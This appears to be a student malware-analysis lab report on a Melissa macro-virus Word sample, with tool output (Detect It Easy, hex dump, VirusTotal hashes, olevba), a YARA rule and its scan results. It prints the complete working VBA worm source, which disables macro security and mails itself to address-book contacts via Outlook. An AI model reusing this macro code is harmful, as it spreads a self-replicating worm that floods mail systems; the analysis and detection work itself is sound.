Malware details:


Filename: sample_lab6_18_sep
Type of the file: MS Word Document

What file do

The Melissa virus refers to a computer macro virus that can infect computers and email gateways, when users run Microsoft Word 97 or 2000, or Microsoft Outlook 97 or 98. Usenet groups first received the virus, created by David L. Smith, in the late 1990s. By the end of the 1990s, some users and mail clients were shut down by the clogged replicated emails being sent and received by infected computers. Companies like Lucent, Microsoft and Intel all had to temporarily shut down their email servers because the virus was generating huge amounts of dummy emails and clogging the system.
The virus has several forms and may infect a computer is the following manner:
1. The virus comes in .DOC formation, and attempts to replicate and send itself to other computers via email addresses on the computer.
2. A variant of the virus does the above and also attempts to delete files.
3. The user receives an email titled “My Pictures” which is blank but contains an attached file. When opened, it deletes data and sends itself to the first 40 entries in a person’s email address list.

Static Analysis:

DIE



Detect It Easy v3.01

File name: C:/Users/jeral/Downloads/sample_lab6_18_sep

File type: Binary
Entry point: 00000000
Base address: 0000

Scan: Detect It Easy(DiE)
Endianness: LE
Mode: Unknown
Architecture: NOEXEC
Type: Unknown


archive Microsoft Compound(MS Office 97-2003 or MSI etc.) S

☐ Deep scan

100%

93 msec


HexEdit



-Untitled- × sample_lab6_18_sep ×

```
00000000  D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00  ╨╧.αí▒.ß........
00000010  00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00  ........>...■ ..
00000020  06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
00000030  3A 00 00 00 00 00 00 00 00 10 00 00 3C 00 00 00  :...........<...
00000040  01 00 00 00 FE FF FF FF 00 00 00 00 39 00 00 00  ....■   ....9...
00000050  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000060  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000070  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000080  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000090  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000100  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000110  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
```

Virus Total



50 security vendors flagged this file as malicious

b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
sd9ekkxlb.dll

create-ole doc exe-pattern macros

44.00 KB
Size

2021-09-18 05:34:01 UTC
10 hours ago


Basic Properties

MD5	1f2cdda0739dfffca3002e5caa12bbf9
SHA-1	0a3f52c2c45a94fb212bb02ffceae6deee96a7ed
SHA-256	b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
Vhash	b227c5d2cdd4c2b1ecfb711a72028e06
SSDEEP	384:FLIZbfUV37fp5kHh5zD83HWJxlJwStdFQhGoWSpwlyluD9AQH+j3+6OZ:Jbfm37f3k7PYHD0WSpMyl4A7d
TLSH	T13913B800A6F58B16E5FB573048FBEBE71F36BC01AE35860B2290730D1D76B90AD61326
File type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 5.0, Code page: 1250, Title: ZARZ�D MIASTA OLSZTYNA, Author: Urz�d Miasta, Template: Normal, Last Saved By: UM Olsztyn, Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 21:00, Last Printed: Wed May 04 07:33:00 2005, Create Time/Date: Wed May 04 06:11:00 2005, Last Saved Time/Date: Mon May 16 08:04:00 2005, Number of Pages: 1, Number of Words: 496, Number of Characters: 2979, Security: 0
TrID	Microsoft Word document (78.9%)
TrID	Generic OLE2 / Multistream Compound (21%)
File size	44.00 KB (45056 bytes)

Similar files of different names:
sd9ekkxlb.dll
baltycka2.doc
output.62461453.txt
file.ashx
VirusShare_1f2cdda0739dfffca3002e5caa12bbf9
9103c4bd1aa5de002f82b0d4042f6c7afdcd1fcf
xSy15f0TO.xlsm

Olevba

olevba –decode sample_lab6_18_sep




```
+----------+-------------------+-----------------------------------------+
|Type      |Keyword            |Description                              |
+----------+-------------------+-----------------------------------------+
|AutoExec  |Document_Close     |Runs when the Word document is closed    |
|AutoExec  |Document_Open      |Runs when the Word or Publisher document is|
|          |                   |opened                                   |
|Suspicious|CreateObject       |May create an OLE object                 |
|Suspicious|VBProject          |May attempt to modify the VBA code (self-|
|          |                   |modification)                            |
|Suspicious|VBComponents       |May attempt to modify the VBA code (self-|
|          |                   |modification)                            |
|Suspicious|CodeModule         |May attempt to modify the VBA code (self-|
|          |                   |modification)                            |
|Suspicious|AddFromString      |May attempt to modify the VBA code (self-|
|          |                   |modification)                            |
|Suspicious|System             |May run an executable file or a system   |
|          |                   |command on a Mac (if combined with       |
|          |                   |libc.dylib)                              |
|Suspicious|Base64 Strings     |Base64-encoded strings were detected, may be|
|          |                   |used to obfuscate strings (option --decode to|
|          |                   |see all)                                 |
|Base64    |'0\x03'          |MAPI                                     |
|String    |                   |                                         |
|Base64    |',\x8a'        |password                                 |
|String    |                   |                                         |
|Base64    |'\x0e.'      |Document                                 |
|String    |                   |                                         |
|Suspicious|VBA Stomping       |VBA Stomping was detected: the VBA source|
|          |                   |code and P-code are different, this may have|
|          |                   |been used to hide malicious code         |
+----------+-------------------+-----------------------------------------+
```

===
FILE: sample_lab6_18_sep
Type: OLE

VBA MACRO Melissa.cls
in file: sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'

VBA MACRO VBA_P-code.txt
in file: VBA P-code - OLE stream: 'VBA P-code'

Attempt to deobfuscate VBA expressions using –deobf option of olevba:



```
+----------+-------------------+----------------------------------------+
|Type      |Keyword            |Description                             |
+----------+-------------------+----------------------------------------+
|AutoExec  |Document_Close     |Runs when the Word document is closed   |
|AutoExec  |Document_Open      |Runs when the Word or Publisher document is |
|          |                   |opened                                  |
|Suspicious|CreateObject       |May create an OLE object                |
|Suspicious|VBProject          |May attempt to modify the VBA code (self-|
|          |                   |modification)                           |
|Suspicious|VBComponents       |May attempt to modify the VBA code (self-|
|          |                   |modification)                           |
|Suspicious|CodeModule         |May attempt to modify the VBA code (self-|
|          |                   |modification)                           |
|Suspicious|AddFromString      |May attempt to modify the VBA code (self-|
|          |                   |modification)                           |
|Suspicious|System             |May run an executable file or a system  |
|          |                   |command on a Mac (if combined with      |
|          |                   |libc.dylib)                             |
|Suspicious|Base64 Strings     |Base64-encoded strings were detected, may be |
|          |                   |used to obfuscate strings (option --decode to|
|          |                   |see all)                                |
|Suspicious|VBA obfuscated     |VBA string expressions were detected, may be |
|          |Strings            |used to obfuscate strings (option --decode to|
|          |                   |see all)                                |
|VBA string|b'0\x03\xc8'       |GetNameSpace("MAPI")                    |
|Suspicious|VBA Stomping       |VBA Stomping was detected: the VBA source |
|          |                   |code and P-code are different, this may have |
|          |                   |been used to hide malicious code        |
+----------+-------------------+----------------------------------------+
```

Source Code


```
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt
= (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?")
<> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
  For y = 1 To DasMapiName.AddressLists.Count
    Set AddyBook = DasMapiName.AddressLists(y)
    x = 1
    Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
    For oo = 1 To AddyBook.AddressEntries.Count
      Peep = AddyBook.AddressEntries(x)
      BreakUmOffASlice.Recipients.Add Peep
      x = x + 1
      If x > 50 Then oo = AddyBook.AddressEntries.Count
     Next oo
     BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
     BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
     BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
     BreakUmOffASlice.Send
     Peep = ""
  Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") =
"... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
```

```
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
End Sub
```

Yara rule

```
rule melissa
{
  meta:
        description = "Rule to identify melissa"
  strings:

        $a = "Kwyjibo"
        $b= "Melissa"
        $c = "HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\"
        $d = "Works in both Word 2000 and Word 97"
        $e = "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
        $f = "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"



  condition:


        $a and $b or $c  and ($d or $e or $f)

}
```

Yara output:



```
FLARE 18/09/2021 21:58:00.54
C:\Users\jeral\Downloads>yara32 melissa.yara ./e/
melissa ./e/\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
melissa ./e/\ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c
melissa ./e/\sample_lab6_18_sep
```

Reference:

- https://www.virustotal.com/gui/file/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf/details
- https://www.fbi.gov/news/stories/melissa-virus-20th-anniversary-032519
- What is the Melissa Virus? (with pictures) (easytechjunkie.com)
- InQuest Labs - InQuest.net